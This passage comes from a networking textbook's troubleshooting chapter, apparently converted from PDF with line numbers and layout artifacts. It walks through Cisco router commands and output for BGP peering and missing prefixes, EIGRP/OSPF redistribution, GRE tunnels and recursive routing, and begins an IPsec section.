*Jun 10 23:58:41.534: BGP: 192.168.34.1 Active open failed - update-source NULL is not available, open active delayed 13312ms (35000ms max, 60% jitter)
BGP1#
```

You set the update source and the error changes. It says no route to peer, but you can ping the peer:

```
BGP1(config-router)#neighbor 192.168.34.1 update-source eth0/1
BGP1(config-router)#
*Jun 11 00:00:15.220: BGP: 192.168.34.1 Active open failed - no route to peer, open active delayed 9216ms (35000ms max, 60% jitter)
BGP1(config-router)#do ping 192.168.34.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.34.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
BGP1(config-router)#
```

1045 The debug message is actually misleading. The problem is that it can't get there within the default TTL  
 1046 of 1 for eBGP. You add eBGP multihop to one router; you can see that it is trying to make a connection, but it  
 1047 isn't getting a response:

```
1048 BGP1(config-router)#neighbor 192.168.34.1 ebgp-multihop 3
1049 BGP1#
1050 *Jun 11 00:07:29.609: BGP: 192.168.34.1 active went from Idle to Active
1051 *Jun 11 00:07:29.609: BGP: 192.168.34.1 open active, local address 192.168.12.1
1052 *Jun 11 00:07:29.609: BGP: 192.168.34.1 open failed: Connection refused by remote host
1053 *Jun 11 00:07:29.609: BGP: 192.168.34.1 Active open failed - tcb is not available, open
1054 active delayed 13312ms (35000ms max, 60% jitter)
```

1055 After you add eBGP multihop to both sides, the neighbor relationship comes up. In this case, the BGP  
 1056 speakers are three hops away from each other. You see a similar error if you are using loopback interfaces.  
 1057 When using loopbacks on directly connected routers, you can use `disable-connected-check` to fix the  
 1058 problem. Usually it is best practice to use loopback interfaces with iBGP and physical interfaces with  
 1059 eBGP. This is because eBGP peers are typically directly connected, whereas iBGP peers can be across a  
 1060 campus network from each other. In that case, there may be multiple paths between routers. Since BGP is  
 1061 TCP based and must form sockets, it will cause a problem if BGP receives responses on a different interface  
 1062 than it sends them. If you force the use of a loopback, it resolves the problem. Just don't forget to advertise  
 1063 the loopbacks with an IGP if you use them for peering.

## 1064 Missing Prefixes

1065 In this first example of missing prefixes, Router2 is not able to see prefixes that are advertised by Router3.  
 1066 Router2 is only peering with Router1:

```
1067 Router2#show bgp ipv4 unicast summary
1068 BGP router identifier 192.168.12.2, local AS number 65000
1069 BGP table version is 2, main routing table version 2
1070 1 network entries using 140 bytes of memory
1071 1 path entries using 80 bytes of memory
1072 1/1 BGP path/bestpath attribute entries using 144 bytes of memory
1073 0 BGP route-map cache entries using 0 bytes of memory
1074 0 BGP filter-list cache entries using 0 bytes of memory
1075 BGP using 364 total bytes of memory
1076 BGP activity 1/0 prefixes, 1/0 paths, scan interval 60 secs
```

| Neighbor     | V | AS    | MsgRcvd | MsgSent | TblVer | InQ | OutQ | Up/Down  | State/PfxRcd |
|--------------|---|-------|---------|---------|--------|-----|------|----------|--------------|
| 192.168.12.1 | 4 | 65000 | 22      | 22      | 2      | 0   | 0    | 00:17:01 | 1            |

```
1079 Router2#
1080 Router2#show running-config | section router bgp
1081 router bgp 65000
1082 bgp log-neighbor-changes
1083 neighbor 192.168.12.1 remote-as 65000
1084 neighbor 192.168.12.1 update-source Ethernet0/0
1085 Router2#
```

|                                                                                                                  |      |
|------------------------------------------------------------------------------------------------------------------|------|
| Router1 sees the network, but Router2 doesn't have it in its routing table or the BGP table:                     | 1086 |
| Router1#show ip route 3.3.3.3                                                                                    | 1087 |
| Routing entry for 3.3.3.3/32                                                                                     | 1088 |
| Known via "bgp 65000", distance 200, metric 0, type internal                                                     | 1089 |
| Last update from 192.168.13.3 00:02:35 ago                                                                       | 1090 |
| Routing Descriptor Blocks:                                                                                       | 1091 |
| * 192.168.13.3, from 192.168.13.3, 00:02:35 ago                                                                  | 1092 |
| Route metric is 0, traffic share count is 1                                                                      | 1093 |
| AS Hops 0                                                                                                        | 1094 |
| MPLS label: none                                                                                                 | 1095 |
| Router1#                                                                                                         | 1096 |
| Router2#show ip route 3.3.3.3                                                                                    | 1097 |
| % Network not in table                                                                                           | 1098 |
| Router2#show ip bgp 3.3.3.3                                                                                      | 1099 |
| % Network not in table                                                                                           | 1100 |
| Router2#                                                                                                         | 1101 |
| The BGP table on Router1 shows that the prefix is valid, but not advertised to any peers:                        | 1102 |
| Router1#show ip bgp 3.3.3.3                                                                                      | 1103 |
| BGP routing table entry for 3.3.3.3/32, version 3                                                                | 1104 |
| Paths: (1 available, best #1, table default)                                                                     | 1105 |
| Not advertised to any peer                                                                                       | 1106 |
| Refresh Epoch 1                                                                                                  | 1107 |
| Local                                                                                                            | 1108 |
| 192.168.13.3 from 192.168.13.3 (3.3.3.3)                                                                         | 1109 |
| Origin IGP, metric 0, localpref 100, valid, internal, best                                                       | 1110 |
| rx pathid: 0, tx pathid: 0x0                                                                                     | 1111 |
| Router1#                                                                                                         | 1112 |
| Two common reasons that iBGP won't advertise a prefix are synchronization and lack of either a full              | 1113 |
| mesh, a route reflector, or a confederation. You can see that the synchronization is disabled, so that isn't the | 1114 |
| problem:                                                                                                         | 1115 |
| Router1#show ip protocols   section bgp                                                                          | 1116 |
| Routing Protocol is "bgp 65000"                                                                                  | 1117 |
| Outgoing update filter list for all interfaces is not set                                                        | 1118 |
| Incoming update filter list for all interfaces is not set                                                        | 1119 |
| <b>IGP synchronization is disabled</b>                                                                           | 1120 |
| Automatic route summarization is disabled                                                                        | 1121 |
| Neighbor(s):                                                                                                     | 1122 |
| Address                  FiltIn FiltOut DistIn DistOut Weight RouteMap                                           | 1123 |
| 192.168.12.2                                                                                                     | 1124 |
| 192.168.13.3                                                                                                     | 1125 |
| 192.168.13.3                                                                                                     | 1126 |
| Maximum path: 1                                                                                                  | 1127 |



```

1128 Routing Information Sources:
1129 Gateway Distance Last Update
1130 192.168.13.3 200 00:20:52
1131 Distance: external 20 internal 200 local 200
1132 Router1#

```

1133 Since Router2 is not peering with Router3, you know there isn't a full mesh. If you make Router3 a route  
 1134 reflector client of Router1, Router1 can now reflect prefixes it learned via iBGP from Router3. You now see  
 1135 that Router1 advertises the lost prefix to Router2:

```

1136 Router1(config-router)#neighbor 192.168.13.3 route-reflector-client
1137 Router1#show ip bgp 3.3.3.3
1138 BGP routing table entry for 3.3.3.3/32, version 5
1139 Paths: (1 available, best #1, table default)
1140 Advertised to update-groups:
1141 1
1142 Refresh Epoch 1
1143 Local, (Received from a RR-client)
1144 192.168.13.3 from 192.168.13.3 (3.3.3.3)
1145 Origin IGP, metric 0, localpref 100, valid, internal, best
1146 rx pathid: 0, tx pathid: 0x0
1147 Router1#
1148 Router1#show bgp ipv4 unicast neighbors 192.168.12.2 advertised-routes
1149 BGP table version is 5, local router ID is 192.168.13.1
1150 Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
1151 r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
1152 x best-external, a additional-path, c RIB-compressed,
1153 Origin codes: i - IGP, e - EGP, ? - incomplete
1154 RPKI validation codes: V valid, I invalid, N Not found

```

| Network         | Next Hop     | Metric | LocPrf | Weight | Path |
|-----------------|--------------|--------|--------|--------|------|
| *>i 3.3.3.3/32  | 192.168.13.3 | 0      | 100    | 0      | i    |
| *> 192.168.13.0 | 0.0.0.0      | 0      |        | 32768  | i    |

```

1158 Total number of prefixes 2
1159 Router1#

```

1160 In the next problem, you are having intermittent problems with a loss of some prefixes. Right now, the  
 1161 prefixes are all available, and you are trying to find a root cause. You can see that Router1 shows that it is  
 1162 learning one of the problematic prefixes from two route reflector clients:

```

1163 Router1#show ip bgp 3.3.3.3
1164 BGP routing table entry for 3.3.3.3/32, version 5
1165 Paths: (2 available, best #2, table default)
1166 Advertised to update-groups:
1167 2
1168 Refresh Epoch 2
1169 Local, (Received from a RR-client)
1170 192.168.34.3 from 192.168.14.4 (192.168.34.4)
1171 Origin IGP, metric 0, localpref 100, valid, internal
1172 Originator: 3.3.3.3, Cluster list: 192.168.34.4
1173 rx pathid: 0, tx pathid: 0

```

```

Refresh Epoch 1 1174
Local, (Received from a RR-client) 1175
 192.168.13.3 from 192.168.13.3 (3.3.3.3) 1176
 Origin IGP, metric 0, localpref 100, valid, internal, best 1177
 rx pathid: 0, tx pathid: 0x0 1178
Router1# 1179

 One of the clients was the originating router, so let's look at the other one: 1180

Router4#show ip bgp 3.3.3.3 1181
BGP routing table entry for 3.3.3.3/32, version 8 1182
Paths: (2 available, best #2, table default) 1183
 Advertised to update-groups: 1184
 2 1185
 Refresh Epoch 2 1186
 Local, (Received from a RR-client) 1187
 192.168.13.3 from 192.168.14.1 (192.168.13.1) 1188
 Origin IGP, metric 0, localpref 100, valid, internal 1189
 Originator: 3.3.3.3, Cluster list: 192.168.13.1 1190
 rx pathid: 0, tx pathid: 0 1191
 Refresh Epoch 2 1192
 Local, (Received from a RR-client) 1193
 192.168.34.3 from 192.168.34.3 (3.3.3.3) 1194
 Origin IGP, metric 0, localpref 100, valid, internal, best 1195
 rx pathid: 0, tx pathid: 0x0 1196
Router4# 1197

 Router4 is also a route reflector and is learning the prefix from the originating router and Router1. This 1198
 shows that there are redundant route reflectors, but they are reporting different cluster-ids. This can cause 1199
 problems when there is instability in the network. To fix the problem, set a consistent cluster-id and clear 1200
 BGP:Router1(config-router)#bgp cluster-id 1.1.1.1 1201

Router1(config-router)#end 1202
Router1#clear ip bgp 1203
*Jun 11 01:18:29.463: %SYS-5-CONFIG_I: Configured from console by console 1204
Router1#clear ip bgp 1205

Router4(config-router)#bgp cluster-id 1.1.1.1 1206
Router4(config-router)#end 1207
Router4#clear ip bgp 1208

 In the next example, some prefixes are being successfully advertised to a BGP peer, but not all. You see 1209
 the prefixes in the routing table of the BGP speaker at the edge of the AS: 1210

ExternalRouter#sh ip route 3.3.3.3 1211
% Network not in table 1212

EdgeRouter#show ip route 3.3.3.3 1213
Routing entry for 3.3.3.3/32 1214
 Known via "connected", distance 0, metric 0 (connected, via interface) 1215
 Routing Descriptor Blocks: 1216

```

```

1217 * directly connected, via Loopback3
1218 Route metric is 0, traffic share count is 1
1219 EdgeRouter#

```

1220 You can see that this missing network is connected to the edge router. Now you will see if it is in its BGP table:

```

1221 EdgeRouter#show ip bgp 3.3.3.3
1222 BGP routing table entry for 3.3.3.3/32, version 32
1223 Paths: (1 available, best #1, table default, not advertised to EBGp peer, RIB-failure(17))
1224 Not advertised to any peer
1225 Refresh Epoch 1
1226 Local
1227 192.168.12.2 (metric 20) from 1.1.1.1 (11.11.11.11)
1228 Origin IGP, metric 21, localpref 100, valid, internal, best
1229 Community: no-export
1230 rx pathid: 0, tx pathid: 0x0
1231 EdgeRouter#

```

1232 It is in the BGP table, but it is not advertised to any peers. It says that it is not advertised to eBGP peers.  
 1233 This is because of the no-export community that is set. Even though 3.3.3.3 is connected to the edge router,  
 1234 it is learning it from Router1. If you look at the neighbor policy on Router1, you can see a route map that is  
 1235 setting no export on all prefixes originated from this router:

```

1236 Router1#show ip bgp neighbors 3.3.3.3 policy
1237 Neighbor: 3.3.3.3, Address-Family: IPv4 Unicast
1238 Locally configured policies:
1239 route-map from_ospf out
1240 send-community both
1241 Router1#
1242 Router1#show route-map from_ospf
1243 route-map from_ospf, permit, sequence 10
1244 Match clauses:
1245 Set clauses:
1246 community no-export
1247 Policy routing matches: 0 packets, 0 bytes
1248 Router1#

```

1249 If you want to change this behavior, you need to set a match clause or originate the prefixes from  
 1250 another BGP speaker. A word of caution about the match statement for route maps that set attributes: If you  
 1251 want to allow other prefixes through unfettered, you need a blank sequence in the route map that will match  
 1252 everything:

- ```

1253     • ! Sequence 10 sets the route tag for prefixes in access list MYLIST
1254     • Router1(config)#route-map EXAMPLE permit 10
1255     • Router1(config-route-map)#match ip address MYLIST
1256     • Router1(config-route-map)#set tag 50
1257     • ! Sequence 20 allows everything else through
1258     • Router1(config-route-map)#route-map EXAMPLE permit 20
1259     • Router1(config-route-map)#

```

Route Redistribution

1260

Redistribution is a task that can look simple but can be complicated. If you miss some simple commands, it could lead to a route being left out of a routing table, which could result in parts of your network being reachable. This section covers redistribution troubleshooting with EIGRP and OSPF.

Table 17-6 is a list of commands useful for troubleshooting redistribution.

Table 17-6. *Redistribution Commands*

t6.1

Cisco Command	Description	
show ip route	Displays the routing table.	t6.2
show ip route eigrp	Displays the EIGRP routing table.	t6.3
show ip route ospf	Displays the OSPF routing table.	t6.4
Traceroute	Discovers routes a packet travels to its destination.	t6.5
show ip protocols	Displays summary of routing protocol information configured on the device.	t6.6
Ping	Tests the reachability of a device.	t6.7

EIGRP

1265

This section discusses issues and scenarios involving troubleshooting route redistribution with EIGRP. It goes over common problems to investigate when troubleshooting redistribution with EIGRP.

The following are situations where redistribution in EIGRP may not work:

- The sender is not advertising routes into EIGRP. 1268
- No metric is specified. When redistributing in EIGRP, you must either set a metric within the redistribute command or specify a default metric with the default-metric command. 1269
- An access list or route map is limiting redistribution. 1270

In EIGRP, no metric is needed when redistributing for static or connected routes or routes from other EIGRP autonomous systems. 1271

Use Figure 17-7 to troubleshoot redistribution with EIGRP. 1272

this figure will be printed in b/w




Figure 17-7. EIGRP example diagram

1277 You are redistributing OSPF routes into EIGRP using Router1. The EIGRP routers are not receiving OSPF
 1278 routes. All adjacencies are up, so let's troubleshoot. You will start with Router1 since this is the redistributing
 1279 router.

1280 First, you check to make sure that EIGRP and OSPF are functioning properly.

1281 Let's review the OSPF database to make certain that it is correct:

1282 Router1#sh ip ospf database

1283 OSPF Router with ID (172.16.2.5) (Process ID 10)

1284 Router Link States (Area 0)

1285	Link ID	ADV Router	Age	Seq#	Checksum	Link count
1286	172.16.1.2	172.16.1.2	1093	0x80000007	0x0092E6	2
1287	172.16.1.6	172.16.1.6	1869	0x80000005	0x00B7AC	1
1288	172.16.2.5	172.16.2.5	1178	0x80000007	0x004920	1

1289 Net Link States (Area 0)

1290	Link ID	ADV Router	Age	Seq#	Checksum
1291	172.16.1.2	172.16.1.2	1093	0x80000004	0x00CFB4
1292	172.16.1.6	172.16.1.6	1868	0x80000004	0x0080FB

Type-5 AS External Link States	1293				
Link ID	ADV Router	Age	Seq#	Checksum Tag	1294
172.16.3.0	172.16.2.5	676	0x80000005	0x00D4EA 0	1295
172.16.4.0	172.16.2.5	925	0x80000003	0x00CDF2 0	1296
The database looks good; now let's move on to EIGRP:					1297
Router1#show ip eigrp topology					1298
EIGRP-IPv4 Topology Table for AS(1)/ID(172.16.2.1)					1299
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,					1300
r - reply Status, s - sia Status					1301
P 172.16.3.0/24, 1 successors, FD is 307200					1302
via 172.16.2.6 (307200/281600), Ethernet0/1					1303
P 172.16.2.0/30, 1 successors, FD is 281600					1304
via Connected, Ethernet0/0					1305
P 172.16.1.0/30, 1 successors, FD is 52480					1306
via Redistributed (52480/0)					1307
P 172.16.1.4/30, 1 successors, FD is 52480					1308
via Redistributed (52480/0)					1309
P 172.16.4.0/24, 1 successors, FD is 307200					1310
via 172.16.2.2 (307200/281600), Ethernet0/0					1311
P 172.16.2.4/30, 1 successors, FD is 281600					1312
via Connected, Ethernet0/1					1313
The EIGRP topology shows that EIGRP is functioning properly. Let's look at the redistribution command:					1314
					1315
router eigrp 1					1316
network 172.16.2.0 0.0.0.7					1317
redistribute ospf 10					1318
The command is missing something. Can you tell what it is?					1319
You have no metric set!					1320
Let's look at the OSPF interface to get the values for the metric:					1321
Router1#sh int e0/2					1322
Ethernet0/2 is up, line protocol is up					1323
Hardware is AmdP2, address is aabb.cc00.0120 (bia aabb.cc00.0120)					1324
Internet address is 172.16.1.1/30					1325
MTU 1500 bytes, BW 10000 Kbit/sec, DLY 1000 usec,					1326
reliability 255/255, txload 1/255, rxload 1/255					1327
Router1(config)#router eigrp 1					1328
Router1(config-router)#redistribute ospf 10 metric 10000 100 255 2 1500					1329

Now let's look at the routing tables for Router2 and Router3:

Router2#sh ip route

```

1332      172.16.1.0/30 is subnetted, 2 subnets
1333 D EX    172.16.1.0 [170/307200] via 172.16.2.1, 00:01:55, Ethernet0/0
1334 D EX    172.16.1.4 [170/307200] via 172.16.2.1, 00:01:55, Ethernet0/0
1335      172.16.2.0/24 is variably subnetted, 3 subnets, 2 masks
1336 C      172.16.2.0/30 is directly connected, Ethernet0/0
1337 L      172.16.2.2/32 is directly connected, Ethernet0/0
1338 D      172.16.2.4/30 [90/307200] via 172.16.2.1, 02:15:18, Ethernet0/0
1339 D      172.16.3.0/24 [90/332800] via 172.16.2.1, 00:54:52, Ethernet0/0
1340      172.16.4.0/24 is variably subnetted, 2 subnets, 2 masks
1341 C      172.16.4.0/24 is directly connected, Ethernet0/1
1342 L      172.16.4.1/32 is directly connected, Ethernet0/1

```

Router3#sh ip route

```

1344      172.16.1.0/30 is subnetted, 2 subnets
1345 D EX    172.16.1.0 [170/307200] via 172.16.2.5, 00:02:13, Ethernet0/0
1346 D EX    172.16.1.4 [170/307200] via 172.16.2.5, 00:02:13, Ethernet0/0
1347      172.16.2.0/24 is variably subnetted, 3 subnets, 2 masks
1348 D      172.16.2.0/30 [90/307200] via 172.16.2.5, 00:55:10, Ethernet0/0
1349 C      172.16.2.4/30 is directly connected, Ethernet0/0
1350 L      172.16.2.6/32 is directly connected, Ethernet0/0
1351      172.16.3.0/24 is variably subnetted, 2 subnets, 2 masks
1352 C      172.16.3.0/24 is directly connected, Ethernet0/1
1353 L      172.16.3.1/32 is directly connected, Ethernet0/1
1354 D      172.16.4.0/24 [90/332800] via 172.16.2.5, 00:55:10, Ethernet0/0

```

The routing databases are now correct on Router2 and Router3.


OSPF

This section discusses issues and scenarios involving troubleshooting route redistribution with OSPF. It covers common problems to investigate when troubleshooting redistribution.

The following are situations where redistribution in OSPF may not work:

- The sender is not advertising routes into OSPF.
- OSPF only redistributes classful networks by default. To overcome this limitation in OSPF and redistribute classful and classless networks, the `subnets` command must be used with the `redistribute` command.
- An access list or route map is limiting redistribution.

Use Figure 17-8 to troubleshoot redistribution with OSPF and EIGRP.



this figure will be printed in b/w

Figure 17-8. OSPF example diagram

You are mutually redistributing between OSPF and EIGRP using Router1. The routers in OSPF are not receiving EIGRP routes, and EIGRP routers are not receiving OSPF routes. All adjacencies are up, so let's troubleshoot. You will start with Router1 since this is the redistributing router.

First, you check the Router1 routing table and make sure that it has all the routes:Router1#sh ip route

```

172.16.1.0/24 is variably subnetted, 3 subnets, 2 masks
C    172.16.1.0/30 is directly connected, Ethernet0/2
L    172.16.1.1/32 is directly connected, Ethernet0/2
O    172.16.1.4/30 [110/20] via 172.16.1.2, 00:05:00, Ethernet0/2
172.16.2.0/24 is variably subnetted, 4 subnets, 2 masks
C    172.16.2.0/30 is directly connected, Ethernet0/0
L    172.16.2.1/32 is directly connected, Ethernet0/0
C    172.16.2.4/30 is directly connected, Ethernet0/1
L    172.16.2.5/32 is directly connected, Ethernet0/1
D    172.16.3.0/24 [90/307200] via 172.16.2.6, 00:06:19, Ethernet0/1
D    172.16.4.0/24 [90/307200] via 172.16.2.2, 00:06:19, Ethernet0/0

```


You can see that all of the EIGRP networks are included. Let's look at the redistribution configuration:

```

1382
1383 router eigrp 1
1384   network 172.16.2.0 0.0.0.7
1385   redistribute ospf 10 metric 100 10 255 1 1500
1386   !
1387 router ospf 10
1388   redistribute eigrp 1 subnets route-map REDISTRIBUTE
1389   network 172.16.1.0 0.0.0.3 area 0

1390 access-list 1 permit 172.16.3.0 0.0.0.255
1391 !
1392 route-map REDISTRIBUTE1 permit 10
1393   match ip address 1

```

Now you see the error in the OSPF redistribution: the route map name is incorrect. Let's change it:

```

1395 Router1(config)#router ospf 10
1396 Router1(config-router)#no redistribute eigrp 1 subnets route-map REDISTRIBUTE
1397 Router1(config-router)#redistribute eigrp 1 subnets route-map REDISTRIBUTE1

```

Router4 and Router5 cannot reach network 172.16.4.0. You look at the routing tables for Router4 and Router5:

```

1400 Router4#sh ip route

1401     172.16.1.0/24 is variably subnetted, 4 subnets, 2 masks
1402 C       172.16.1.0/30 is directly connected, Ethernet0/0
1403 L       172.16.1.2/32 is directly connected, Ethernet0/0
1404 C       172.16.1.4/30 is directly connected, Ethernet0/1
1405 L       172.16.1.5/32 is directly connected, Ethernet0/1
1406 O E2   172.16.3.0/24 [110/20] via 172.16.1.1, 00:04:48, Ethernet0/0

1407 Router5#sh ip route

1408     172.16.1.0/24 is variably subnetted, 3 subnets, 2 masks
1409 O       172.16.1.0/30 [110/20] via 172.16.1.5, 00:51:47, Ethernet0/0
1410 C       172.16.1.4/30 is directly connected, Ethernet0/0
1411 L       172.16.1.6/32 is directly connected, Ethernet0/0
1412 O E2   172.16.3.0/24 [110/20] via 172.16.1.5, 00:02:51, Ethernet0/0

```

The 172.16.4.0/24 network is missing. You must revisit the route map; maybe it is blocking this network. The route map is needed to suppress EIGRP networks 172.16.2.0/30 and 172.16.2.4/30 from being redistributed into OSPF:

```

1416 access-list 1 permit 172.16.3.0 0.0.0.255
1417 !
1418 route-map REDISTRIBUTE1 permit 10
1419   match ip address 1

```

This network needs to be permitted in the access list to be redistributed into OSPF: 1420

```
Router1(config)#access-list 1 permit 172.16.4.0 0.0.0.255 1421
```

AU5 Now let's check out the routing table on Router5 to verify that this fixed issue: 1422

```
Router5#sh ip route 1423
```

```

172.16.1.0/24 is variably subnetted, 3 subnets, 2 masks 1424
O    172.16.1.0/30 [110/20] via 172.16.1.5, 00:51:47, Ethernet0/0 1425
C    172.16.1.4/30 is directly connected, Ethernet0/0 1426
L    172.16.1.6/32 is directly connected, Ethernet0/0 1427
O E2 172.16.3.0/24 [110/20] via 172.16.1.5, 00:02:51, Ethernet0/0 1428
O E2 172.16.4.0/24 [110/20] via 172.16.1.5, 00:00:51, Ethernet0/0 1429

```

GRE Tunnels 1430

GRE tunnels may be hard to understand at first. This makes troubleshooting them difficult. Most problems deal with the configuration of the tunnel source and destination. This section covers different things that can cause problems with GRE tunnels. 1431 1432 1433

The following are situations where GRE tunnels may not function properly: 1434

- Not having a route to the tunnel destination address. 1435
- The tunnel destination address is down or not reachable. 1436
- The tunnel is disabled due to recursive routing. 1437

Table 17-7 is a list of commands useful for troubleshooting GRE tunnels. 1438

t7.1 **Table 17-7.** GRE Commands

Cisco Command	Description	
show ip route	Displays the routing table.	t7.2
show interface tunnel	Displays the status of the GRE tunnel.	t7.3
Traceroute	Discovers routes as packets travel to their destination.	t7.4
Ping	Tests the reachability of a device.	t7.5
		t7.6
		t7.7

Use Figure 17-9 to troubleshoot GRE tunnels.

this figure will be printed in b/w




Figure 17-9. GRE example diagram

1439 You are trying to build a GRE tunnel between Router1 and Router3, but it is not coming up. Let's
 1440 troubleshoot.
 1441 First, let's check the tunnel configurations on both routers:

```
1442 Router1#sh run int tunnel100
1443 Building configuration...
1444 Current configuration: 132 bytes
1445 !
1446 interface Tunnel100
1447 ip address 12.12.12.1 255.255.255.252
1448 keepalive 5 4
1449 tunnel source 1.1.1.1
1450 tunnel destination 2.2.2.2
1451 end
```

```
1452 Router3#sh run int tunnel100
1453 Building configuration...
1454 Current configuration: 132 bytes
1455 !
1456 interface Tunnel100
1457 ip address 12.12.12.2 255.255.255.252
1458 keepalive 5 4
1459 tunnel source 2.2.2.2
1460 tunnel destination 1.1.1.1
1461 end
```

1462 You can see the tunnel configurations are correct. Let's make sure the loopbacks are reachable and
 1463 OSPF is properly working by pinging 2.2.2.2 from 1.1.1.1:

```
1464
1465 Router1#ping 2.2.2.2
1466 Type escape sequence to abort.
1467 Sending 5, 100-byte ICMP Echos to 2.2.2.2, timeout is 2 seconds:
1468 !!!!!
1469 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/6 ms
1470 Router1#ping 2.2.2.2 source 1.1.1.1
```

```
Type escape sequence to abort. 1471
Sending 5, 100-byte ICMP Echos to 2.2.2.2, timeout is 2 seconds: 1472
Packet sent with a source address of 1.1.1.1 1473
..... 1474
Success rate is 0 percent (0/5) 1475
```

You can ping Router3's loopback 2.2.2.2 from Router1, but Router3 cannot reach the loopback of Router1. Let's investigate that OSPF is properly configured: 1476
1477

```
Router3#sh ip route ospf 1478
```

```
    172.16.1.0/30 is subnetted, 1 subnets 1479
0       172.16.1.0 [110/20] via 172.16.2.1, 00:10:45, Ethernet0/0 1480
```

You can see Router3's routing table does not know how to route to Router1's loopback address 1.1.1.1. Let's look at the OSPF configuration of Router1: 1481
1482

```
Router1#sh run int loo100 1483
```

```
interface Loopback100 1484
 ip address 1.1.1.1 255.255.255.255 1485
end 1486
```

You need to configure OSPF to route loopback 100: 1487

```
Router1(config)#int loop100 1488
Router1(config-if)#ip ospf 1 area 0 1489
```

```
Router3#sh int tun100 1490
Tunnel100 is up, line protocol is up 1491
Hardware is Tunnel 1492
Internet address is 12.12.12.2/30 1493
MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec, 1494
reliability 255/255, txload 1/255, rxload 1/255 1495
Encapsulation TUNNEL, loopback not set 1496
Keepalive set (5 sec), retries 4 1497
Tunnel source 2.2.2.2, destination 1.1.1.1 1498
```

The tunnel is now up! 1499

```
Router1#ping 12.12.12.2 1500
Type escape sequence to abort. 1501
Sending 5, 100-byte ICMP Echos to 12.12.12.2, timeout is 2 seconds: 1502
!!!! 1503
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/5 ms 1504
```

Recursive Routing 1505

If you have received the following message on your router 1506

```
%TUN-5-RECURDOWN: Tunnel2 temporarily disabled due to recursive routing 1507
```

1508 ...then your router has learned your tunnel IP address via the tunnel itself. If you only configure one
 1509 loopback address for management and your tunnel source address and you advertise this loopback via a
 1510 routing protocol, you will receive this error. Your tunnel will go down because your router will now note that
 1511 you can reach the loopback by one hop through the tunnel interface itself. You should reach your tunnel
 1512 source address on the remote router via a static route and not via a routing protocol.

1513 ■ **Note from author** It is best to configure a management IP address with a loopback address and a tunnel
 1514 source address as a different loopback address so that your management loopback can be advertised via a
 1515 routing protocol.

1516 IPsec

1517 IPsec configurations can sometimes be complicated, which can make them difficult to troubleshoot. This
 1518 section covers the different things that can cause problems with IPsec tunnels.

1519 The following are situations where IPsec may not function properly:

- 1520 • An incorrect access list is applied.
- 1521 • The crypto map was not applied to the interface.
- 1522 • The crypto map is missing an access list.
- 1523 • Mismatched transforms.
- 1524 • Mismatched keys.
- 1525 • Calling the wrong proposal.
- 1526 • Setting the wrong peer.
- 1527 • Mismatched DH groups.
- 1528 • Mismatched authentication mechanisms.
- 1529 • Match identity remote address incorrect—wrong local or remote IP address
- 1530 • Mismatched encryption algorithms.
- 1531 • Mismatched integrity.
- 1532 • Tunnel protection not enabled on the tunnel.
- 1533 • MTU issues.

1534 Table 17-8 is a list of commands useful for troubleshooting IPsec.

Table 17-8. IPsec Commands

Cisco Command	Description	
show crypto session	Displays the status of a crypto session.	t8.1
